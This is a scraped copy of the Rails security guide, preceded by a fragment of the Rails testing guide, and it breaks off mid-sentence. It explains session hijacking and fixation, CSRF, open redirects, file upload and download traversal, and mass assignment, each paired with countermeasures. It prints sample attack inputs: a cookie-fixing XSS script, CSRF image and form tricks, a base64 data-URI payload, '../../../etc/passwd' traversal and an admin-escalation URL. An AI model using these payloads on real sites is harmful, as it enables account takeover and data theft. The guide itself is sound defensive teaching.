Functional testing for mailers involves more than just checking that the email body, recipients and so forth are correct. In functional mail tests you call the mail deliver methods and check that the appropriate emails have been appended to the delivery list. It is fairly safe to assume that the deliver methods themselves do their job. You are probably more interested in whether your own business logic is sending emails when you expect them to go out. For example, you can check that the invite friend operation is sending an email appropriately:

|  |
| --- |
| require 'test\_helper'    class UserControllerTest < ActionController::TestCase    test "invite friend" do      assert\_difference 'ActionMailer::Base.deliveries.size', +1 do        post :invite\_friend, :email => 'friend@example.com'      end      invite\_email = ActionMailer::Base.deliveries.last        assert\_equal "You have been invited by me@example.com", invite\_email.subject      assert\_equal 'friend@example.com', invite\_email.to[0]      assert\_match(/Hi friend@example.com/, invite\_email.body)    end  end |

### 11 Other Testing Approaches

The built-in test/unit based testing is not the only way to test Rails applications. Rails developers have come up with a wide variety of other approaches and aids for testing, including:

* [NullDB](http://avdi.org/projects/nulldb/), a way to speed up testing by avoiding database use.
* [Factory Girl](https://github.com/thoughtbot/factory_girl/tree/master), a replacement for fixtures.
* [Machinist](https://github.com/notahat/machinist/tree/master), another replacement for fixtures.
* [Shoulda](http://www.thoughtbot.com/projects/shoulda), an extension to test/unit with additional helpers, macros, and assertions.
* [RSpec](http://relishapp.com/rspec), a behavior-driven development framework

## 5.5、[Securing Rails Applications](http://guides.ruby-china.org/security.html)

This manual describes common security problems in web applications and how to avoid them with Rails. If you have any questions or suggestions, please mail me, Heiko Webers, at 42 {\_et\_} rorsecurity.info. After reading it, you should be familiar with:

* All countermeasures that are highlighted
* The concept of sessions in Rails, what to put in there and popular attack methods
* How just visiting a site can be a security problem (with CSRF)
* What you have to pay attention to when working with files or providing an administration interface
* The Rails-specific mass assignment problem
* How to manage users: Logging in and out and attack methods on all layers
* And the most popular injection attack methods

### 目录

1. [Introduction](http://guides.ruby-china.org/security.html#1)
2. [Sessions](http://guides.ruby-china.org/security.html#2)
   * [What are Sessions?](http://guides.ruby-china.org/security.html#2-1)
   * [Session id](http://guides.ruby-china.org/security.html#2-2)
   * [Session Hijacking](http://guides.ruby-china.org/security.html#2-3)
   * [Session Guidelines](http://guides.ruby-china.org/security.html#2-4)
   * [Session Storage](http://guides.ruby-china.org/security.html#2-5)
   * [Replay Attacks for CookieStore Sessions](http://guides.ruby-china.org/security.html#2-6)
   * [Session Fixation](http://guides.ruby-china.org/security.html#2-7)
   * [Session Fixation – Countermeasures](http://guides.ruby-china.org/security.html#2-8)
   * [Session Expiry](http://guides.ruby-china.org/security.html#2-9)
3. [Cross-Site Request Forgery (CSRF)](http://guides.ruby-china.org/security.html#3)
   * [CSRF Countermeasures](http://guides.ruby-china.org/security.html#3-1)
4. [Redirection and Files](http://guides.ruby-china.org/security.html#4)
   * [Redirection](http://guides.ruby-china.org/security.html#4-1)
   * [File Uploads](http://guides.ruby-china.org/security.html#4-2)
   * [Executable Code in File Uploads](http://guides.ruby-china.org/security.html#4-3)
   * [File Downloads](http://guides.ruby-china.org/security.html#4-4)
5. [Intranet and Admin Security](http://guides.ruby-china.org/security.html#5)
   * [Additional Precautions](http://guides.ruby-china.org/security.html#5-1)
6. [Mass Assignment](http://guides.ruby-china.org/security.html#6)
   * [Countermeasures](http://guides.ruby-china.org/security.html#6-1)
7. [User Management](http://guides.ruby-china.org/security.html#7)
   * [Brute-Forcing Accounts](http://guides.ruby-china.org/security.html#7-1)
   * [Account Hijacking](http://guides.ruby-china.org/security.html#7-2)
   * [CAPTCHAs](http://guides.ruby-china.org/security.html#7-3)
   * [Logging](http://guides.ruby-china.org/security.html#7-4)
   * [Good Passwords](http://guides.ruby-china.org/security.html#7-5)
   * [Regular Expressions](http://guides.ruby-china.org/security.html#7-6)
   * [Privilege Escalation](http://guides.ruby-china.org/security.html#7-7)
8. [Injection](http://guides.ruby-china.org/security.html#8)
   * [Whitelists versus Blacklists](http://guides.ruby-china.org/security.html#8-1)
   * [SQL Injection](http://guides.ruby-china.org/security.html#8-2)
   * [Cross-Site Scripting (XSS)](http://guides.ruby-china.org/security.html#8-3)
   * [CSS Injection](http://guides.ruby-china.org/security.html#8-4)
   * [Textile Injection](http://guides.ruby-china.org/security.html#8-5)
   * [Ajax Injection](http://guides.ruby-china.org/security.html#8-6)
   * [Command Line Injection](http://guides.ruby-china.org/security.html#8-7)
   * [Header Injection](http://guides.ruby-china.org/security.html#8-8)
9. [Additional Resources](http://guides.ruby-china.org/security.html#9)

### 1 Introduction

Web application frameworks are made to help developers building web applications. Some of them also help you with securing the web application. In fact one framework is not more secure than another: If you use it correctly, you will be able to build secure apps with many frameworks. Ruby on Rails has some clever helper methods, for example against SQL injection, so that this is hardly a problem. It’s nice to see that all of the Rails applications I audited had a good level of security.

In general there is no such thing as plug-n-play security. Security depends on the people using the framework, and sometimes on the development method. And it depends on all layers of a web application environment: The back-end storage, the web server and the web application itself (and possibly other layers or applications).

The Gartner Group however estimates that 75% of attacks are at the web application layer, and found out “that out of 300 audited sites, 97% are vulnerable to attack”. This is because web applications are relatively easy to attack, as they are simple to understand and manipulate, even by the lay person.

The threats against web applications include user account hijacking, bypass of access control, reading or modifying sensitive data, or presenting fraudulent content. Or an attacker might be able to install a Trojan horse program or unsolicited e-mail sending software, aim at financial enrichment or cause brand name damage by modifying company resources. In order to prevent attacks, minimize their impact and remove points of attack, first of all, you have to fully understand the attack methods in order to find the correct countermeasures. That is what this guide aims at.

In order to develop secure web applications you have to keep up to date on all layers and know your enemies. To keep up to date subscribe to security mailing lists, read security blogs and make updating and security checks a habit (check the [Additional Resources](http://guides.ruby-china.org/security.html#additional-resources) chapter). I do it manually because that’s how you find the nasty logical security problems.

### 2 Sessions

A good place to start looking at security is with sessions, which can be vulnerable to particular attacks.

#### 2.1 What are Sessions?

— *HTTP* is a stateless protocol. Sessions make it stateful.

Most applications need to keep track of certain state of a particular user. This could be the contents of a shopping basket or the user id of the currently logged in user. Without the idea of sessions, the user would have to identify, and probably authenticate, on every request. Rails will create a new session automatically if a new user accesses the application. It will load an existing session if the user has already used the application.

A session usually consists of a hash of values and a session id, usually a 32-character string, to identify the hash. Every cookie sent to the client’s browser includes the session id. And the other way round: the browser will send it to the server on every request from the client. In Rails you can save and retrieve values using the session method:

|  |
| --- |
| session[:user\_id] = @current\_user.id  User.find(session[:user\_id]) |

#### 2.2 Session id

— The session id is a 32 byte long MD5 hash value.

A session id consists of the hash value of a random string. The random string is the current time, a random number between 0 and 1, the process id number of the Ruby interpreter (also basically a random number) and a constant string. Currently it is not feasible to brute-force Rails’ session ids. To date MD5 is uncompromised, but there have been collisions, so it is theoretically possible to create another input text with the same hash value. But this has had no security impact to date.

#### 2.3 Session Hijacking

— Stealing a user’s session id lets an attacker use the web application in the victim’s name.

Many web applications have an authentication system: a user provides a user name and password, the web application checks them and stores the corresponding user id in the session hash. From now on, the session is valid. On every request the application will load the user, identified by the user id in the session, without the need for new authentication. The session id in the cookie identifies the session.

Hence, the cookie serves as temporary authentication for the web application. Everyone who seizes a cookie from someone else, may use the web application as this user – with possibly severe consequences. Here are some ways to hijack a session, and their countermeasures:

* Sniff the cookie in an insecure network. A wireless LAN can be an example of such a network. In an unencrypted wireless LAN it is especially easy to listen to the traffic of all connected clients. This is one more reason not to work from a coffee shop. For the web application builder this means to provide a secure connection over *SSL*. In Rails 3.1 and later, this could be accomplished by always forcing SSL connection in your application config file:

|  |
| --- |
| config.force\_ssl = true |

* Most people don’t clear out the cookies after working at a public terminal. So if the last user didn’t log out of a web application, you would be able to use it as this user. Provide the user with a log-out button in the web application, and make it prominent.
* Many cross-site scripting (XSS) exploits aim at obtaining the user’s cookie. You’ll read [more about XSS](http://guides.ruby-china.org/security.html#cross-site-scripting-xss) later.
* Instead of stealing a cookie unknown to the attacker, he fixes a user’s session identifier (in the cookie) known to him. Read more about this so-called session fixation later.

The main objective of most attackers is to make money. The underground prices for stolen bank login accounts range from $10–$1000 (depending on the available amount of funds), $0.40–$20 for credit card numbers, $1–$8 for online auction site accounts and $4–$30 for email passwords, according to the [Symantec Global Internet Security Threat Report](http://eval.symantec.com/mktginfo/enterprise/white_papers/b-whitepaper_internet_security_threat_report_xiii_04-2008.en-us.pdf).

#### 2.4 Session Guidelines

— Here are some general guidelines on sessions.

* Do not store large objects in a session. Instead you should store them in the database and save their id in the session. This will eliminate synchronization headaches and it won’t fill up your session storage space (depending on what session storage you chose, see below). This will also be a good idea, if you modify the structure of an object and old versions of it are still in some user’s cookies. With server-side session storages you can clear out the sessions, but with client-side storages, this is hard to mitigate.
* Critical data should not be stored in session. If the user clears his cookies or closes the browser, they will be lost. And with a client-side session storage, the user can read the data.

#### 2.5 Session Storage

— Rails provides several storage mechanisms for the session hashes. The most important are ActiveRecord::SessionStore and ActionDispatch::Session::CookieStore.

There are a number of session storages, i.e. where Rails saves the session hash and session id. Most real-live applications choose ActiveRecord::SessionStore (or one of its derivatives) over file storage due to performance and maintenance reasons. ActiveRecord::SessionStore keeps the session id and hash in a database table and saves and retrieves the hash on every request.

Rails 2 introduced a new default session storage, CookieStore. CookieStore saves the session hash directly in a cookie on the client-side. The server retrieves the session hash from the cookie and eliminates the need for a session id. That will greatly increase the speed of the application, but it is a controversial storage option and you have to think about the security implications of it:

* Cookies imply a strict size limit of 4kB. This is fine as you should not store large amounts of data in a session anyway, as described before. Storing the current user’s database id in a session is usually ok.
* The client can see everything you store in a session, because it is stored in clear-text (actually Base64-encoded, so not encrypted). So, of course, you don’t want to store any secrets here. To prevent session hash tampering, a digest is calculated from the session with a server-side secret and inserted into the end of the cookie.

That means the security of this storage depends on this secret (and on the digest algorithm, which defaults to SHA512, which has not been compromised, yet). So don’t use a trivial secret, i.e. a word from a dictionary, or one which is shorter than 30 characters. Put the secret in your environment.rb:

|  |
| --- |
| config.action\_dispatch.session = {    :key    => '\_app\_session',    :secret => '0x0dkfj3927dkc7djdh36rkckdfzsg...'  } |

There are, however, derivatives of CookieStore which encrypt the session hash, so the client cannot see it.

#### 2.6 Replay Attacks for CookieStore Sessions

— Another sort of attack you have to be aware of when using CookieStore is the replay attack.

It works like this:


* A user receives credits, the amount is stored in a session (which is a bad idea anyway, but we’ll do this for demonstration purposes).
* The user buys something.
* His new, lower credit will be stored in the session.
* The dark side of the user forces him to take the cookie from the first step (which he copied) and replace the current cookie in the browser.
* The user has his credit back.

Including a nonce (a random value) in the session solves replay attacks. A nonce is valid only once, and the server has to keep track of all the valid nonces. It gets even more complicated if you have several application servers (mongrels). Storing nonces in a database table would defeat the entire purpose of CookieStore (avoiding accessing the database).

The best solution against it is not to store this kind of data in a session, but in the database\_. In this case store the credit in the database and the logged\_in\_userid in the session.

#### 2.7 Session Fixation

— Apart from stealing a user’s session id, the attacker may fix a session id known to him. This is called session fixation.



This attack focuses on fixing a user’s session id known to the attacker, and forcing the user’s browser into using this id. It is therefore not necessary for the attacker to steal the session id afterwards. Here is how this attack works:

1. The attacker creates a valid session id: He loads the login page of the web application where he wants to fix the session, and takes the session id in the cookie from the response (see number 1 and 2 in the image).
2. He possibly maintains the session. Expiring sessions, for example every 20 minutes, greatly reduces the time-frame for attack. Therefore he accesses the web application from time to time in order to keep the session alive.
3. Now the attacker will force the user’s browser into using this session id (see number 3 in the image). As you may not change a cookie of another domain (because of the same origin policy), the attacker has to run a JavaScript from the domain of the target web application. Injecting the JavaScript code into the application by XSS accomplishes this attack. Here is an example: <script> document.cookie="\_session\_id=16d5b78abb28e3d6206b60f22a03c8d9"; </script>. Read more about XSS and injection later on.
4. The attacker lures the victim to the infected page with the JavaScript code. By viewing the page, the victim’s browser will change the session id to the trap session id.
5. As the new trap session is unused, the web application will require the user to authenticate.
6. From now on, the victim and the attacker will co-use the web application with the same session: The session became valid and the victim didn’t notice the attack.

#### 2.8 Session Fixation – Countermeasures

— One line of code will protect you from session fixation.

The most effective countermeasure is to issue a new session identifier and declare the old one invalid after a successful login. That way, an attacker cannot use the fixed session identifier. This is a good countermeasure against session hijacking, as well. Here is how to create a new session in Rails:

|  |
| --- |
| reset\_session |

If you use the popular RestfulAuthentication plugin for user management, add reset\_session to the SessionsController#create action. Note that this removes any value from the session, you have to transfer them to the new session.

Another countermeasure is to save user-specific properties in the session, verify them every time a request comes in, and deny access, if the information does not match. Such properties could be the remote IP address or the user agent (the web browser name), though the latter is less user-specific. When saving the IP address, you have to bear in mind that there are Internet service providers or large organizations that put their users behind proxies. These might change over the course of a session, so these users will not be able to use your application, or only in a limited way.

#### 2.9 Session Expiry

— Sessions that never expire extend the time-frame for attacks such as cross-site reference forgery (*CSRF*), session hijacking and session fixation.

One possibility is to set the expiry time-stamp of the cookie with the session id. However the client can edit cookies that are stored in the web browser so expiring sessions on the server is safer. Here is an example of how to expire sessions in a database table. Call Session.sweep("20 minutes") to expire sessions that were used longer than 20 minutes ago.


|  |
| --- |
| class Session < ActiveRecord::Base    def self.sweep(time = 1.hour)      if time.is\_a?(String)        time = time.split.inject { |count, unit| count.to\_i.send(unit) }      end        delete\_all "updated\_at < '#{time.ago.to\_s(:db)}'"    end  end |

The section about session fixation introduced the problem of maintained sessions. An attacker maintaining a session every five minutes can keep the session alive forever, although you are expiring sessions. A simple solution for this would be to add a created\_at column to the sessions table. Now you can delete sessions that were created a long time ago. Use this line in the sweep method above:

|  |
| --- |
| delete\_all "updated\_at < '#{time.ago.to\_s(:db)}' OR    created\_at < '#{2.days.ago.to\_s(:db)}'" |

### 3 Cross-Site Request Forgery (CSRF)

— This attack method works by including malicious code or a link in a page that accesses a web application that the user is believed to have authenticated. If the session for that web application has not timed out, an attacker may execute unauthorized commands.



In the [session chapter](http://guides.ruby-china.org/security.html#sessions) you have learned that most Rails applications use cookie-based sessions. Either they store the session id in the cookie and have a server-side session hash, or the entire session hash is on the client-side. In either case the browser will automatically send along the cookie on every request to a domain, if it can find a cookie for that domain. The controversial point is, that it will also send the cookie, if the request comes from a site of a different domain. Let’s start with an example:

* Bob browses a message board and views a post from a hacker where there is a crafted HTML image element. The element references a command in Bob’s project management application, rather than an image file.
* <img src="http://www.webapp.com/project/1/destroy">
* Bob’s session at www.webapp.com is still alive, because he didn’t log out a few minutes ago.
* By viewing the post, the browser finds an image tag. It tries to load the suspected image from www.webapp.com. As explained before, it will also send along the cookie with the valid session id.
* The web application at www.webapp.com verifies the user information in the corresponding session hash and destroys the project with the ID 1. It then returns a result page which is an unexpected result for the browser, so it will not display the image.
* Bob doesn’t notice the attack — but a few days later he finds out that project number one is gone.

It is important to notice that the actual crafted image or link doesn’t necessarily have to be situated in the web application’s domain, it can be anywhere – in a forum, blog post or email.

CSRF appears very rarely in CVE (Common Vulnerabilities and Exposures) — less than 0.1% in 2006 — but it really is a ‘sleeping giant’ [Grossman]. This is in stark contrast to the results in my (and others) security contract work – *CSRF* is an important security issue.

#### 3.1 CSRF Countermeasures

— First, as is required by the W3C, use *GET* and *POST* appropriately. Secondly, a security token in non-*GET* requests will protect your application from *CSRF*.

The HTTP protocol basically provides two main types of requests – GET and POST (and more, but they are not supported by most browsers). The World Wide Web Consortium (W3C) provides a checklist for choosing HTTP GET or POST:

**Use GET if:**

* The interaction is more like a question (i.e., it is a safe operation such as a query, read operation, or lookup).

**Use POST if:**

* The interaction is more like an order, or
* The interaction changes the state of the resource in a way that the user would perceive (e.g., a subscription to a service), or
* The user is held accountable for the results of the interaction.

If your web application is RESTful, you might be used to additional HTTP verbs, such as PUT or DELETE. Most of today’s web browsers, however do not support them – only GET and POST. Rails uses a hidden \_method field to handle this barrier.

*POST* requests can be sent automatically, too. Here is an example for a link which displays www.harmless.com as destination in the browser’s status bar. In fact it dynamically creates a new form that sends a POST request.

|  |
| --- |
| <a href="<http://www.harmless.com/>" onclick="    var f = document.createElement('form');    f.style.display = 'none';    this.parentNode.appendChild(f);    f.method = 'POST';    f.action = '<http://www.example.com/account/destroy>';    f.submit();    return false;">To the harmless survey</a> |

Or the attacker places the code into the onmouseover event handler of an image:

|  |
| --- |
| <img src="<http://www.harmless.com/img>" width="400" height="400" onmouseover="..." /> |

There are many other possibilities, including Ajax to attack the victim in the background. The solution to this is including a security token in non-*GET* requests which check on the server-side. In Rails 2 or higher, this is a one-liner in the application controller:

|  |
| --- |
| protect\_from\_forgery :secret => "123456789012345678901234567890..." |

This will automatically include a security token, calculated from the current session and the server-side secret, in all forms and Ajax requests generated by Rails. You won’t need the secret, if you use CookieStorage as session storage. If the security token doesn’t match what was expected, the session will be reset. **Note:** In Rails versions prior to 3.0.4, this raised an ActionController::InvalidAuthenticityToken error.

Note that cross-site scripting (*XSS*) vulnerabilities bypass all *CSRF* protections. XSS gives the attacker access to all elements on a page, so he can read the CSRF security token from a form or directly submit the form. Read [more about XSS](http://guides.ruby-china.org/security.html#cross-site-scripting-xss) later.

### 4 Redirection and Files

Another class of security vulnerabilities surrounds the use of redirection and files in web applications.

#### 4.1 Redirection

— Redirection in a web application is an underestimated cracker tool: Not only can the attacker forward the user to a trap web site, he may also create a self-contained attack.

Whenever the user is allowed to pass (parts of) the URL for redirection, it is possibly vulnerable. The most obvious attack would be to redirect users to a fake web application which looks and feels exactly as the original one. This so-called phishing attack works by sending an unsuspicious link in an email to the users, injecting the link by XSS in the web application or putting the link into an external site. It is unsuspicious, because the link starts with the URL to the web application and the URL to the malicious site is hidden in the redirection parameter: http://www.example.com/site/redirect?to= www.attacker.com. Here is an example of a legacy action:

|  |
| --- |
| def legacy    redirect\_to(params.update(:action=>'main'))  end |

This will redirect the user to the main action if he tried to access a legacy action. The intention was to preserve the URL parameters to the legacy action and pass them to the main action. However, it can exploited by an attacker if he includes a host key in the URL:

|  |
| --- |
| <http://www.example.com/site/legacy?param1=xy&param2=23&host=www.attacker.com> |

If it is at the end of the URL it will hardly be noticed and redirects the user to the attacker.com host. A simple countermeasure would be to include only the expected parameters in a legacy action (again a whitelist approach, as opposed to removing unexpected parameters). And if you redirect to an *URL*, check it with a whitelist or a regular expression.

##### 4.1.1 Self-contained XSS

Another redirection and self-contained XSS attack works in Firefox and Opera by the use of the data protocol. This protocol displays its contents directly in the browser and can be anything from HTML or JavaScript to entire images:

data:text/html;base64,PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4K

This example is a Base64 encoded JavaScript which displays a simple message box. In a redirection URL, an attacker could redirect to this URL with the malicious code in it. As a countermeasure, do not allow the user to supply (parts of) the *URL* to be redirected to.

#### 4.2 File Uploads

— Make sure file uploads don’t overwrite important files, and process media files asynchronously.

Many web applications allow users to upload files. File names, which the user may choose (partly), should always be filtered as an attacker could use a malicious file name to overwrite any file on the server. If you store file uploads at /var/www/uploads, and the user enters a file name like “../../../etc/passwd”, it may overwrite an important file. Of course, the Ruby interpreter would need the appropriate permissions to do so – one more reason to run web servers, database servers and other programs as a less privileged Unix user.

When filtering user input file names, don’t try to remove malicious parts. Think of a situation where the web application removes all “../” in a file name and an attacker uses a string such as “….//” – the result will be “../”. It is best to use a whitelist approach, which checks for the validity of a file name with a set of accepted characters\_. This is opposed to a blacklist approach which attempts to remove not allowed characters. In case it isn’t a valid file name, reject it (or replace not accepted characters), but don’t remove them. Here is the file name sanitizer from the [*attachment\_fu plugin*](https://github.com/technoweenie/attachment)fu/tree/master:

|  |
| --- |
| def sanitize\_filename(filename)    filename.strip.tap do |name|      # NOTE: File.basename doesn't work right with Windows paths on Unix      # get only the filename, not the whole path      name.sub! /\A.\*(\\|\/)/, ''      # Finally, replace all non alphanumeric, underscore      # or periods with underscore      name.gsub! /[^\w\.\-]/, '\_'    end  end |

A significant disadvantage of synchronous processing of file uploads (as the attachment\_fu plugin may do with images), is its vulnerability to denial-of-service attacks. An attacker can synchronously start image file uploads from many computers which increases the server load and may eventually crash or stall the server.

The solution to this is best to process media files asynchronously: Save the media file and schedule a processing request in the database. A second process will handle the processing of the file in the background.

#### 4.3 Executable Code in File Uploads

— Source code in uploaded files may be executed when placed in specific directories. Do not place file uploads in Rails’ /public directory if it is Apache’s home directory.

The popular Apache web server has an option called DocumentRoot. This is the home directory of the web site, everything in this directory tree will be served by the web server. If there are files with a certain file name extension, the code in it will be executed when requested (might require some options to be set). Examples for this are PHP and CGI files. Now think of a situation where an attacker uploads a file “file.cgi” with code in it, which will be executed when someone downloads the file.

If your Apache DocumentRoot points to Rails’ /public directory, do not put file uploads in it, store files at least one level downwards.

#### 4.4 File Downloads

— Make sure users cannot download arbitrary files.

Just as you have to filter file names for uploads, you have to do so for downloads. The send\_file() method sends files from the server to the client. If you use a file name, that the user entered, without filtering, any file can be downloaded:

|  |
| --- |
| send\_file('/var/www/uploads/' + params[:filename]) |

Simply pass a file name like “../../../etc/passwd” to download the server’s login information. A simple solution against this, is to check that the requested file is in the expected directory:

|  |
| --- |
| basename = File.expand\_path(File.join(File.dirname(\_\_FILE\_\_), '../../files'))  filename = File.expand\_path(File.join(basename, @file.public\_filename))  raise if basename !=       File.expand\_path(File.join(File.dirname(filename), '../../../'))  send\_file filename, :disposition => 'inline' |

Another (additional) approach is to store the file names in the database and name the files on the disk after the ids in the database. This is also a good approach to avoid possible code in an uploaded file to be executed. The attachment\_fu plugin does this in a similar way.

### 5 Intranet and Admin Security

— Intranet and administration interfaces are popular attack targets, because they allow privileged access. Although this would require several extra-security measures, the opposite is the case in the real world.

In 2007 there was the first tailor-made trojan which stole information from an Intranet, namely the “Monster for employers” web site of Monster.com, an online recruitment web application. Tailor-made Trojans are very rare, so far, and the risk is quite low, but it is certainly a possibility and an example of how the security of the client host is important, too. However, the highest threat to Intranet and Admin applications are XSS and CSRF.

**XSS** If your application re-displays malicious user input from the extranet, the application will be vulnerable to XSS. User names, comments, spam reports, order addresses are just a few uncommon examples, where there can be XSS.

Having one single place in the admin interface or Intranet, where the input has not been sanitized, makes the entire application vulnerable. Possible exploits include stealing the privileged administrator’s cookie, injecting an iframe to steal the administrator’s password or installing malicious software through browser security holes to take over the administrator’s computer.

Refer to the Injection section for countermeasures against XSS. It is recommended to use the SafeErb plugin also in an Intranet or administration interface.

**CSRF** Cross-Site Reference Forgery (CSRF) is a gigantic attack method, it allows the attacker to do everything the administrator or Intranet user may do. As you have already seen above how CSRF works, here are a few examples of what attackers can do in the Intranet or admin interface.

A real-world example is a [router reconfiguration by CSRF](http://www.h-online.com/security/Symantec-reports-first-active-attack-on-a-DSL-router--/news/102352). The attackers sent a malicious e-mail, with CSRF in it, to Mexican users. The e-mail claimed there was an e-card waiting for them, but it also contained an image tag that resulted in a HTTP-GET request to reconfigure the user’s router (which is a popular model in Mexico). The request changed the DNS-settings so that requests to a Mexico-based banking site would be mapped to the attacker’s site. Everyone who accessed the banking site through that router saw the attacker’s fake web site and had his credentials stolen.

Another example changed Google Adsense’s e-mail address and password by. If the victim was logged into Google Adsense, the administration interface for Google advertisements campaigns, an attacker could change his credentials.

Another popular attack is to spam your web application, your blog or forum to propagate malicious XSS. Of course, the attacker has to know the URL structure, but most Rails URLs are quite straightforward or they will be easy to find out, if it is an open-source application’s admin interface. The attacker may even do 1,000 lucky guesses by just including malicious IMG-tags which try every possible combination.

For countermeasures against *CSRF* in administration interfaces and Intranet applications, refer to the countermeasures in the *CSRF* section.

#### 5.1 Additional Precautions

The common admin interface works like this: it’s located at www.example.com/admin, may be accessed only if the admin flag is set in the User model, re-displays user input and allows the admin to delete/add/edit whatever data desired. Here are some thoughts about this:

* It is very important to think about the worst case: What if someone really got hold of my cookie or user credentials. You could introduce roles for the admin interface to limit the possibilities of the attacker. Or how about special login credentials for the admin interface, other than the ones used for the public part of the application. Or a special password for very serious actions?
* Does the admin really have to access the interface from everywhere in the world? Think about limiting the login to a bunch of source IP addresses\_. Examine request.remoteip to find out about the user’s IP address. This is not bullet-proof, but a great barrier. Remember that there might be a proxy in use, though.
* Put the admin interface to a special sub-domain such as admin.application.com and make it a separate application with its own user management. This makes stealing an admin cookie from the usual domain, www.application.com, impossible. This is because of the same origin policy in your browser: An injected (XSS) script on www.application.com may not read the cookie for admin.application.com and vice-versa.

### 6 Mass Assignment

— Without any precautions Model.new(params[:model]) allows attackers to set any database column’s value.

The mass-assignment feature may become a problem, as it allows an attacker to set any model’s attributes by manipulating the hash passed to a model’s new() method:

|  |
| --- |
| def signup    params[:user] # => {:name => “ow3ned”, :admin => true}    @user = User.new(params[:user])  end |

Mass-assignment saves you much work, because you don’t have to set each value individually. Simply pass a hash to the new method, or assign\_attributes= a hash value, to set the model’s attributes to the values in the hash. The problem is that it is often used in conjunction with the parameters (params) hash available in the controller, which may be manipulated by an attacker. He may do so by changing the URL like this:

http://www.example.com/user/signup?user[name]=ow3ned&user[admin]=1

This will set the following parameters in the controller:

|  |
| --- |
| params[:user] # => {:name => “ow3ned”, :admin => true} |

So if you create a new user using mass-assignment, it may be too easy to become an administrator.

Note that this vulnerability is not restricted to database columns. Any setter method, unless explicitly protected, is accessible via the attributes= method. In fact, this vulnerability is extended even further with the introduction of nested mass assignment (and nested object forms) in Rails 2.3+. The accepts\_nested\_attributes\_for declaration provides us the ability to extend mass assignment to model associations (has\_many, has\_one, has\_and\_belongs\_to\_many). For example:

|  |
| --- |
| class Person < ActiveRecord::Base      has\_many :children        accepts\_nested\_attributes\_for :children    end      class Child < ActiveRecord::Base      belongs\_to :person    end |

As a result, the vulnerability is extended beyond simply exposing column assignment, allowing attackers the ability to create entirely new records in referenced tables (children in this case).

#### 6.1 Countermeasures

To avoid this, Rails provides two class methods in your Active Record class to control access to your attributes. The attr\_protected method takes a list of attributes that will not be accessible for mass-assignment. For example:

|  |
| --- |
| attr\_protected :admin |

attr\_protected also optionally takes a role option using :as which allows you to define multiple mass-assignment groupings. If no role is defined then attributes will be added to the :default role.

|  |
| --- |
| attr\_protected :last\_login, :as => :admin |

A much better way, because it follows the whitelist-principle, is the attr\_accessible method. It is the exact opposite of attr\_protected, because it takes a list of attributes that will be accessible. All other attributes will be protected. This way you won’t forget to protect attributes when adding new ones in the course of development. Here is an example:

|  |
| --- |
| attr\_accessible :name  attr\_accessible :name, :is\_admin, :as => :admin |

If you want to set a protected attribute, you will to have to assign it individually:

|  |
| --- |
| params[:user] # => {:name => "ow3ned", :admin => true}  @user = User.new(params[:user])  @user.admin # => false # not mass-assigned  @user.admin = true  @user.admin # => true |

When assigning attributes in Active Record using attributes= the :default role will be used. To assign attributes using different roles you should use assign\_attributes which accepts an optional :as options parameter. If no :as option is provided then the :default role will be used. You can also bypass mass-assignment security by using the :without\_protection option. Here is an example:

|  |
| --- |
| @user = User.new    @user.assign\_attributes({ :name => 'Josh', :is\_admin => true })  @user.name # => Josh  @user.is\_admin # => false    @user.assign\_attributes({ :name => 'Josh', :is\_admin => true }, :as => :admin)  @user.name # => Josh  @user.is\_admin # => true    @user.assign\_attributes({ :name => 'Josh', :is\_admin => true }, :without\_protection => true)  @user.name # => Josh  @user.is\_admin # => true |

In a similar way, new, create, create!, update\_attributes, and update\_attributes! methods all respect mass-assignment security and accept either :as or :without\_protection options. For example:

|  |
| --- |
| @user = User.new({ :name => 'Sebastian', :is\_admin => true }, :as => :admin)  @user.name # => Sebastian  @user.is\_admin # => true    @user = User.create({ :name => 'Sebastian', :is\_admin => true }, :without\_protection => true)  @user.name # => Sebastian  @user.is\_admin # => true |

A more paranoid technique to protect your whole project would be to enforce that all models define their accessible attributes. This can be easily achieved with a very simple application config option of:

|  |
| --- |
| config.active\_record.whitelist\_attributes = true |

This will create an empty whitelist of attributes available for mass-assignment for all models in your app. As such, your models will need to explicitly whitelist or blacklist accessible parameters by using an attr\_accessible or attr\_protected declaration. This technique is best applied at the start of a new project. However, for an existing project with a thorough set of functional tests, it should be straightforward and relatively quick to use this application config option; run your tests, and expose each attribute (via attr\_accessible or attr\_protected) as dictated by your failing tests.

### 7 User Management

— Almost every web application has to deal with authorization and authentication. Instead of rolling your own, it is advisable to use common plug-ins. But keep them up-to-date, too. A few additional precautions can make your application even more secure.

There are a number of authentication plug-ins for Rails available. Good ones, such as the popular [devise](https://github.com/plataformatec/devise) and [authlogic](https://github.com/binarylogic/authlogic), store only encrypted passwords, not plain-text passwords. In Rails 3.1 you can use the built-in has\_secure\_password method which has similar features.

Every new user gets an activation code to activate his account when he gets an e-mail with a link in it. After activating the account, the activation\_code columns will be set to NULL in the database. If someone requested an URL like these, he would be logged in as the first activated user found in the database (and chances are that this is the administrator):

|  |
| --- |
| <http://localhost:3006/user/activate>  <http://localhost:3006/user/activate?id=> |

This is possible because on some servers, this way the parameter id, as in params[:id], would be nil. However, here is the finder from the activation action:

|  |
| --- |
| User.find\_by\_activation\_code(params[:id]) |

If the parameter was nil, the resulting SQL query will be

|  |
| --- |
